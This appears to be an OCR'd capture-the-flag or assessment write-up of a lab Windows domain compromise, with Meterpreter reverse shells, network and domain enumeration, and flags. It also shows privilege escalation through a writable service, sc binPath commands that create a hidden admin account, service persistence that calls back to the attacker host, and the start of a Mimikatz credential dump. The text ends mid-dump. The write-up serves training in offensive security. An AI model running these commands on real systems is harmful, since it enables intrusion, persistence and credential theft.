
```
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 172.4.21.5
[*] Meterpreter session 1 opened (172.4.10.10:8080 → 172.4.21.5:53652) at 2022-03-14 12:20:11 +0000
[*] Sending stage (175174 bytes) to 172.4.21.4
[*] Meterpreter session 2 opened (172.4.10.10:8080 → 172.4.21.4:56670) at 2022-03-14 12:20:40 +0000

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x86/windows  SII\dashcroft @ GL-WKS2  172.4.10.10:8080 → 172.4.21.5:53652 (172.4.21.5)
  2         meterpreter x86/windows  SII\awalsh @ GL-WKS1     172.4.10.10:8080 → 172.4.21.4:56670 (172.4.21.4)
```

Enumeration:

```
meterpreter > getuid
Server username: SII\dashcroft
meterpreter > getpid
Current pid: 3696
meterpreter > ps
```

```
meterpreter > sysinfo
Computer        : GL-WKS2
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : SII
Logged On Users : 11
Meterpreter     : x86/windows
meterpreter > ipconfig /all

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : AWS PV Network Device #0
Hardware MAC : 06:8f:eb:f3:58:1a
MTU          : 9001
IPv4 Address : 172.4.21.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::6828:779c:fcc8:be03
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > netstat -ano

Connection list
===============

    Proto  Local address      Remote address      State        User  Inode  PID/Program name
    -----  -------------      --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:135        0.0.0.0:*           LISTEN       0     0      1004/svchost.exe
    tcp    0.0.0.0:445        0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:3389       0.0.0.0:*           LISTEN       0     0      1088/svchost.exe
    tcp    0.0.0.0:5985       0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:47001      0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:49664      0.0.0.0:*           LISTEN       0     0      620/wininit.exe
    tcp    0.0.0.0:49665      0.0.0.0:*           LISTEN       0     0      1340/svchost.exe
    tcp    0.0.0.0:49666      0.0.0.0:*           LISTEN       0     0      1860/svchost.exe
    tcp    0.0.0.0:49667      0.0.0.0:*           LISTEN       0     0      764/lsass.exe
    tcp    0.0.0.0:49668      0.0.0.0:*           LISTEN       0     0      2424/svchost.exe
    tcp    0.0.0.0:49669      0.0.0.0:*           LISTEN       0     0      2544/spoolsv.exe
    tcp    0.0.0.0:49673      0.0.0.0:*           LISTEN       0     0      756/services.exe
    tcp    0.0.0.0:49713      0.0.0.0:*           LISTEN       0     0      764/lsass.exe
    tcp    127.0.0.1:49671    127.0.0.1:49672     ESTABLISHED  0     0      2776/nxlog.exe
    tcp    127.0.0.1:49672    127.0.0.1:49671     ESTABLISHED  0     0      2776/nxlog.exe
    tcp    127.0.0.1:49725    0.0.0.0:*           LISTEN       0     0      3060/geckodriver.exe
    tcp    127.0.0.1:49725    127.0.0.1:49732     ESTABLISHED  0     0      3060/geckodriver.exe
    tcp    127.0.0.1:49732    127.0.0.1:49725     ESTABLISHED  0     0      4656/python.exe
    tcp    127.0.0.1:49733    0.0.0.0:*           LISTEN       0     0      4528/firefox.exe
    tcp    127.0.0.1:49733    127.0.0.1:49769     ESTABLISHED  0     0      4528/firefox.exe
    tcp    127.0.0.1:49749    127.0.0.1:49750     ESTABLISHED  0     0      4528/firefox.exe
    tcp    127.0.0.1:49750    127.0.0.1:49749     ESTABLISHED  0     0      4528/firefox.exe
    tcp    127.0.0.1:49753    127.0.0.1:49754     ESTABLISHED  0     0      880/firefox.exe
    tcp    127.0.0.1:49754    127.0.0.1:49753     ESTABLISHED  0     0      880/firefox.exe
    tcp    127.0.0.1:49755    127.0.0.1:49756     ESTABLISHED  0     0      772/firefox.exe
    tcp    127.0.0.1:49756    127.0.0.1:49755     ESTABLISHED  0     0      772/firefox.exe
    tcp    127.0.0.1:49758    127.0.0.1:49759     ESTABLISHED  0     0      5508/firefox.exe
    tcp    127.0.0.1:49759    127.0.0.1:49758     ESTABLISHED  0     0      5508/firefox.exe
    tcp    127.0.0.1:49763    127.0.0.1:49764     ESTABLISHED  0     0      5860/firefox.exe
    tcp    127.0.0.1:49764    127.0.0.1:49763     ESTABLISHED  0     0      5860/firefox.exe
    tcp    127.0.0.1:49769    127.0.0.1:49733     ESTABLISHED  0     0      3060/geckodriver.exe
    tcp    172.4.21.5:139     0.0.0.0:*           LISTEN       0     0      4/System
    tcp    172.4.21.5:49674   172.4.23.100:1514   ESTABLISHED  0     0      2776/nxlog.exe
    tcp    172.4.21.5:53652   172.4.10.10:8080    ESTABLISHED  0     0      3696/update.exe
    tcp    172.4.21.5:53742   172.4.25.6:49155    TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53759   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53764   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53768   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53769   172.4.25.7:143      TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53770   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53771   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53773   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53774   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53775   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53779   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
    tcp    172.4.21.5:53780   172.4.22.110:80     TIME_WAIT    0     0      0/[System Process]
```



```
tcp    172.4.21.5:53781  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53782  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53783  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53784  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53786  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53787  172.4.25.7:143     TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53788  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53789  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53791  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53792  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53793  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53795  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53796  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53798  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53799  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp    172.4.21.5:53800  172.4.22.110:80    ESTABLISHED  0     0      4528/firefox.exe
tcp    172.4.21.5:53801  172.4.22.110:80    TIME_WAIT    0     0      0/[System Process]
tcp6   :::135            :::*               LISTEN       0     0      1004/svchost.exe
tcp6   :::445            :::*               LISTEN       0     0      4/System
tcp6   :::3389           :::*               LISTEN       0     0      1088/svchost.exe
tcp6   :::5985           :::*               LISTEN       0     0      4/System
tcp6   :::47001          :::*               LISTEN       0     0      4/System
tcp6   :::49664          :::*               LISTEN       0     0      620/wininit.exe
tcp6   :::49665          :::*               LISTEN       0     0      1340/svchost.exe
tcp6   :::49666          :::*               LISTEN       0     0      1860/svchost.exe
tcp6   :::49667          :::*               LISTEN       0     0      764/lsass.exe
tcp6   :::49668          :::*               LISTEN       0     0      2424/svchost.exe
tcp6   :::49669          :::*               LISTEN       0     0      2544/spoolsv.exe
tcp6   :::49673          :::*               LISTEN       0     0      756/services.exe
tcp6   :::49713          :::*               LISTEN       0     0      764/lsass.exe
udp    0.0.0.0:123       0.0.0.0:*                       0     0      1160/svchost.exe
udp    0.0.0.0:3389      0.0.0.0:*                       0     0      1088/svchost.exe
udp    0.0.0.0:5353      0.0.0.0:*                       0     0      1440/svchost.exe
udp    0.0.0.0:5355      0.0.0.0:*                       0     0      1440/svchost.exe
udp    127.0.0.1:51149   0.0.0.0:*                       0     0      1544/svchost.exe
udp    127.0.0.1:52532   0.0.0.0:*                       0     0      1664/svchost.exe
udp    127.0.0.1:55450   0.0.0.0:*                       0     0      764/lsass.exe
udp    172.4.21.5:137    0.0.0.0:*                       0     0      4/System
udp    172.4.21.5:138    0.0.0.0:*                       0     0      4/System
udp6   :::123            :::*                            0     0      1160/svchost.exe
udp6   :::3389           :::*                            0     0      1088/svchost.exe
udp6   :::5353           :::*                            0     0      1440/svchost.exe
udp6   :::5355           :::*                            0     0      1440/svchost.exe
```

```
meterpreter > arp -a

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    172.4.21.1       06:ff:90:0b:b7:56  4
    172.4.21.99      06:29:6e:2b:8a:58  4
    172.4.21.255     ff:ff:ff:ff:ff:ff  4
    224.0.0.22       00:00:00:00:00:00  1
    224.0.0.22       01:00:5e:00:00:16  4
    224.0.0.251      01:00:5e:00:00:fb  4
    224.0.0.252      01:00:5e:00:00:fc  4
    255.255.255.255  ff:ff:ff:ff:ff:ff  4
```

```
meterpreter > shell
Process 6120 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1757]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\AutomationV2>net users
net users

User accounts for \\GL-WKS2

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
WDAGUtilityAccount
The command completed successfully.
```

```
C:\Program Files\AutomationV2>net localgroup
net localgroup

Aliases for \\GL-WKS2

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Print Operators
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Storage Replica Administrators
*System Managed Accounts Group
*Users
The command completed successfully.
```

```
C:\Program Files\AutomationV2>net users /domain
net users /domain
The request will be processed at a domain controller for domain sii.corp.


User accounts for \\GLDC001.sii.corp

-------------------------------------------------------------------------------
Administrator            awalsh                   barmani
dashcroft                ddali                    dtucker
ehopper                  Guest                    hnicholas
jbean                    kbush                    krbtgt
lmahon                   mmcconaughey             mteak
nkaura                   nsmolensk                pclarke
tpoller
The command completed successfully.
```

```
C:\Windows\system32>net group "Domain Controllers"
net group "Domain Controllers"
This command can be used only on a Windows Domain Controller.

More help is available by typing NET HELPMSG 3515.


C:\Windows\system32>net group "Domain Controllers" /domain
net group "Domain Controllers" /domain
The request will be processed at a domain controller for domain sii.corp.

Group name     Domain Controllers
Comment        All domain controllers in the domain

Members

-------------------------------------------------------------------------------
GLDC001$
The command completed successfully.


C:\Windows\system32>net group "Domain Computers" /domain
net group "Domain Computers" /domain
The request will be processed at a domain controller for domain sii.corp.

Group name     Domain Computers
Comment        All workstations and servers joined to the domain

Members

-------------------------------------------------------------------------------
GL-ITWKS$                GLMAIL002$               GL-WKS1$
GL-WKS2$
The command completed successfully.
```

```
C:\Program Files\AutomationV2>net view /domain
net view /domain
System error 6118 has occurred.

The list of servers for this workgroup is not currently available


C:\Program Files\AutomationV2>net view
net view
System error 6118 has occurred.

The list of servers for this workgroup is not currently available
```

```
C:\Program Files\AutomationV2>route print
route print
===========================================================================
Interface List
  4 ...06 8f eb f3 58 1a ......AWS PV Network Device #0
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       172.4.21.1       172.4.21.5     25
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  169.254.169.123  255.255.255.255       172.4.21.1       172.4.21.5     50
  169.254.169.249  255.255.255.255       172.4.21.1       172.4.21.5     50
  169.254.169.250  255.255.255.255       172.4.21.1       172.4.21.5     50
  169.254.169.251  255.255.255.255       172.4.21.1       172.4.21.5     50
  169.254.169.253  255.255.255.255       172.4.21.1       172.4.21.5     50
  169.254.169.254  255.255.255.255       172.4.21.1       172.4.21.5     50
       172.4.21.0    255.255.255.0         On-link         172.4.21.5    281
       172.4.21.5  255.255.255.255         On-link         172.4.21.5    281
     172.4.21.255  255.255.255.255         On-link         172.4.21.5    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link         172.4.21.5    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link         172.4.21.5    281
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
  169.254.169.254  255.255.255.255       172.4.21.1      25
  169.254.169.250  255.255.255.255       172.4.21.1      25
  169.254.169.251  255.255.255.255       172.4.21.1      25
  169.254.169.249  255.255.255.255       172.4.21.1      25
  169.254.169.123  255.255.255.255       172.4.21.1      25
  169.254.169.253  255.255.255.255       172.4.21.1      25
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    331 ::1/128                  On-link
  4    281 fe80::/64                On-link
  4    281 fe80::6828:779c:fcc8:be03/128
                                    On-link
  1    331 ff00::/8                 On-link
  4    281 ff00::/8                 On-link
===========================================================================
```

```
C:\Program Files\AutomationV2>net share
net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
The command completed successfully.
```

```
C:\Program Files\AutomationV2>net session
net session
System error 5 has occurred.

Access is denied.


C:\Program Files\AutomationV2>type c:\windows\system32\drivers\etc\hosts
type c:\windows\system32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
```

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\users\dashcroft\Desktop
═══════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100666/rw-rw-rw-  527   fil   2021-07-07 15:18:28 +0000  EC2 Feedback.website
100666/rw-rw-rw-  554   fil   2021-07-07 15:18:28 +0000  EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-  282   fil   2021-07-07 15:18:33 +0000  desktop.ini
100666/rw-rw-rw-  9     fil   2021-10-18 20:24:50 +0000  flag.txt

meterpreter > cat flag.txt
GR1W-B6PCmeterpreter >
```

2) Privilege escalation and persistence

Flag:	20:25:48 PM

Having services that are writable to by users allows “privilege escalation” whereby an attacker with an ordinary user account can get full system control. This means they can then have full control over that computer. When they do this, it is possible to create their own users and services creating a persistent connection to the computer.

This machine has a user writable system service. This means that either using metasploit or manually an attacker can change the binpath of that service to priv esc to a system session. Once the attacker has a system shell, they can use that to add a persistence module, this can be done with metasploit or manually by writing to services or creating a new service that will connect to a listener on the attack machine.

```
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 3
session => 3
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 172.4.21.5 - Collecting local exploits for x86/windows ...

[*] 172.4.21.5 - 4 exploit checks are being tried ...
[*] Post module execution completed
```

```
msf6 exploit(windows/local/service_permissions) > options

Module options (exploit/windows/local/service_permissions):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   AGGRESSIVE  false            no        Exploit as many services as possible (dangerous)
   SESSION     3                yes       The session to run this module on.
   TIMEOUT     10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.4.10.10      yes       The listen address (an interface may be specified)
   LPORT     8090             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/local/service_permissions) > run
```

```
meterpreter > ls
Listing: C:\Users\lmahon\Desktop
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  527   fil   2021-03-14 16:13:42 +0000  EC2 Feedback.website
100666/rw-rw-rw-  554   fil   2021-03-14 16:13:42 +0000  EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-  282   fil   2021-03-14 16:13:53 +0000  desktop.ini
100666/rw-rw-rw-  9     fil   2021-10-18 20:25:48 +0000  flag.txt
```

```
msf6 exploit(windows/local/service_permissions) > run

[!] SESSION may not be compatible with this module (missing Meterpreter features: stdapi_sys_process_set_term_size)
[*] Started reverse TCP handler on 172.4.10.10:8090
[-] The registry technique will be skipped because the payload architecture does not match the native system architecture
[*] Trying to add a new service...
[*] Trying to find weak permissions in existing services..
[*] [ALG] Cannot reliably determine path: C:\Windows\System32\alg.exe
[*] [AppVClient] Cannot reliably determine path: C:\Windows\system32\AppVClient.exe
[*] [diagnosticshub.standardcollector.service] Cannot reliably determine path: C:\Windows\system32\DiagSvcs\DiagnosticsHub.StandardCollector.Service.exe
[*] [EFS] Cannot reliably determine path: C:\Windows\System32\lsass.exe
[*] [KeyIso] Cannot reliably determine path: C:\Windows\system32\lsass.exe
[*] [MSDTC] Cannot reliably determine path: C:\Windows\System32\msdtc.exe
[*] [Netlogon] Cannot reliably determine path: C:\Windows\system32\lsass.exe
[*] [RpcLocator] Cannot reliably determine path: C:\Windows\system32\locator.exe
[*] [SamSs] Cannot reliably determine path: C:\Windows\system32\lsass.exe
[*] [SecurityHealthService] Cannot reliably determine path: C:\Windows\system32\SecurityHealthService.exe
[*] [SensorDataService] Cannot reliably determine path: C:\Windows\System32\SensorDataService.exe
[*] [SgrmBroker] Cannot reliably determine path: C:\Windows\system32\SgrmBroker.exe
[*] [SNMPTRAP] Cannot reliably determine path: C:\Windows\System32\snmptrap.exe
[*] [Spooler] Cannot reliably determine path: C:\Windows\System32\spoolsv.exe
[*] [sppsvc] Cannot reliably determine path: C:\Windows\system32\sppsvc.exe
[*] [ssh-agent] Cannot reliably determine path: C:\Windows\System32\OpenSSH\ssh-agent.exe
[*] [TieringEngineService] Cannot reliably determine path: C:\Windows\system32\TieringEngineService.exe
[*] [UevAgentService] Cannot reliably determine path: C:\Windows\system32\AgentService.exe
[*] [VaultSvc] Cannot reliably determine path: C:\Windows\system32\lsass.exe
[*] [vds] Cannot reliably determine path: C:\Windows\System32\vds.exe
[*] [VSS] Cannot reliably determine path: C:\Windows\system32\vssvc.exe
[*] [wmiApSrv] Cannot reliably determine path: C:\Windows\system32\wbem\WmiApSrv.exe
[+] [WMPNetworkSvc]  has weak configuration permissions - reconfigured to use exe C:\Users\DASHCR~1\AppData\Local\Temp\mKUwBFzJwE.exe
[*] [WMPNetworkSvc] Restarting service
[*] Sending stage (175174 bytes) to 172.4.21.5
[+] [WMPNetworkSvc] Service restarted
[+] Deleted C:\Users\DASHCR~1\AppData\Local\Temp\mKUwBFzJwE.exe
[*] Meterpreter session 4 opened (172.4.10.10:8090 → 172.4.21.5:55105) at 2022-03-14 13:38:40 +0000

meterpreter >
```

```
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME     Winsvc           no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION  Winsvc          no        The description of service. Random string as default.
   SERVICE_NAME        Winsvc           no        The name of service. Random string as default.
   SESSION             4                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.4.10.10      yes       The listen address (an interface may be specified)
   LPORT     8081             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

```
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
===============

  Id   Name  Type                     Information                  Connection
  --   ----  ----                     -----------                  ----------
  2          meterpreter x86/windows  SII\awalsh @ GL-WKS1         172.4.10.10:8080 → 172.4.21.4:56670 (172.4.21.4)
  3          meterpreter x86/windows  SII\dashcroft @ GL-WKS2      172.4.10.10:8080 → 172.4.21.5:54035 (172.4.21.5)
  4          meterpreter x86/windows  NT AUTHORITY\SYSTEM @ GL-WKS2  172.4.10.10:8090 → 172.4.21.5:55105 (172.4.21.5)
  216        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ GL-WKS2  172.4.10.10:8081 → 172.4.21.5:55434 (172.4.21.5)

msf6 exploit(windows/local/persistence_service) > run

[!] SESSION may not be compatible with this module (missing Meterpreter features: stdapi_sys_process_set_term_size)
[*] Started reverse TCP handler on 172.4.10.10:8081
[*] Running module against GL-WKS2
[*] Sending stage (175174 bytes) to 172.4.21.5
[+] Meterpreter service exe written to C:\Windows\TEMP\Hostsvc.exe
[*] Creating service Hostsvc
[*] Sending stage (175174 bytes) to 172.4.21.5
[*] Cleanup Meterpreter RC File: /home/student/.msf4/logs/persistence/GL-WKS2_20220314.0758/GL-WKS2_20220314.0758.rc
[*] Meterpreter session 217 opened (172.4.10.10:8081 → 172.4.21.5:55968) at 2022-03-14 14:07:59 +0000

meterpreter > [*] Meterpreter session 218 opened (172.4.10.10:8081 → 172.4.21.5:55970) at 2022-03-14 14:07:59 +0000

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > bg
[*] Backgrounding session 217 ...
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
===============

  Id   Name  Type                     Information                  Connection
  --   ----  ----                     -----------                  ----------
  2          meterpreter x86/windows  SII\awalsh @ GL-WKS1         172.4.10.10:8080 → 172.4.21.4:56670 (172.4.21.4)
  3          meterpreter x86/windows  SII\dashcroft @ GL-WKS2      172.4.10.10:8080 → 172.4.21.5:54035 (172.4.21.5)
  4          meterpreter x86/windows  NT AUTHORITY\SYSTEM @ GL-WKS2  172.4.10.10:8090 → 172.4.21.5:55105 (172.4.21.5)
  216        meterpreter x64/windows  NT AUTHORITY\SYSTEM @ GL-WKS2  172.4.10.10:8081 → 172.4.21.5:55434 (172.4.21.5)
  217        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ GL-WKS2  172.4.10.10:8081 → 172.4.21.5:55968 (172.4.21.5)
  218        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ GL-WKS2  172.4.10.10:8081 → 172.4.21.5:55970 (172.4.21.5)
```

3) Adding users

Flag:	theassessorhasthisflag1

Using the same writable service attackers can force that service to create their own user account and elevate it to an administrator. This can be done as a stealthy way to gain privilege escalation.

Manual method of writing to this service. Accesschk can be used to search the services for this vulnerability. In this case the service is written to using net tools to create a new user and add them to the administrator group.

```
meterpreter > upload accesschk64.exe
[*] uploading  : /home/student/Desktop/Tools/AccessChk/accesschk64.exe → accesschk64.exe
[*] Uploaded 741.88 KiB of 741.88 KiB (100.0%): /home/student/Desktop/Tools/AccessChk/accesschk64.exe → accesschk64.exe
[*] uploaded   : /home/student/Desktop/Tools/AccessChk/accesschk64.exe → accesschk64.exe
meterpreter > ls
Listing: C:\Users\dashcroft\Documents
=====================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2021-07-07 15:18:29 +0000  My Music
40777/rwxrwxrwx   0       dir   2021-07-07 15:18:29 +0000  My Pictures
40777/rwxrwxrwx   0       dir   2021-07-07 15:18:29 +0000  My Videos
100777/rwxrwxrwx  759680  fil   2022-03-14 12:55:46 +0000  accesschk64.exe
100666/rw-rw-rw-  402     fil   2021-07-07 15:18:33 +0000  desktop.ini
```

```
C:\Users\dashcroft\Documents>accesschk64 -ucvw "dashcroft" *
accesschk64 -ucvw "dashcroft" *

Accesschk v6.14 - Reports effective permissions for securable objects
Copyright © 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

RW WMPNetworkSvc
        SERVICE_ALL_ACCESS
```

```
C:\Users\dashcroft\Documents>sc qc wmpnetworksvc
sc qc wmpnetworksvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: wmpnetworksvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\Windows Media Player\wmpnetwk.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Windows Media Player Network Sharing Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

```
C:\Windows\system32>sc config wmpnetworksvc binPath= "net user netadmin Password1 /add"
sc config wmpnetworksvc binPath= "net user netadmin Password1 /add"
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc start wmpnetworksvc
sc start wmpnetworksvc
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
netadmin                 WDAGUtilityAccount
The command completed with one or more errors.
```

```
C:\Windows\system32>sc config wmpnetworksvc binpath= "net localgroup administrators netadmin /add"
sc config wmpnetworksvc binpath= "net localgroup administrators netadmin /add"
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc start wmpnetworksvc
sc start wmpnetworksvc
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
netadmin
SII\Domain Admins
The command completed successfully.
```

4) Domain creds

Flag:	ae864bb3c2d696b6bc9c064ee7f1d18a

Once an attacker is on a computer that is a member of a domain, they can load a module that allows them to steal “hashes” of any account that logs in to that computer. This means it is possible to steal domain administrator account credentials when they log in to service or troubleshoot on that computer.

Mimi Katz can be deployed on the box with a system shell to dump clear text credentials stored in memory. In the below example the metasploit kiwi tool is used to steal domain admin hashes.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
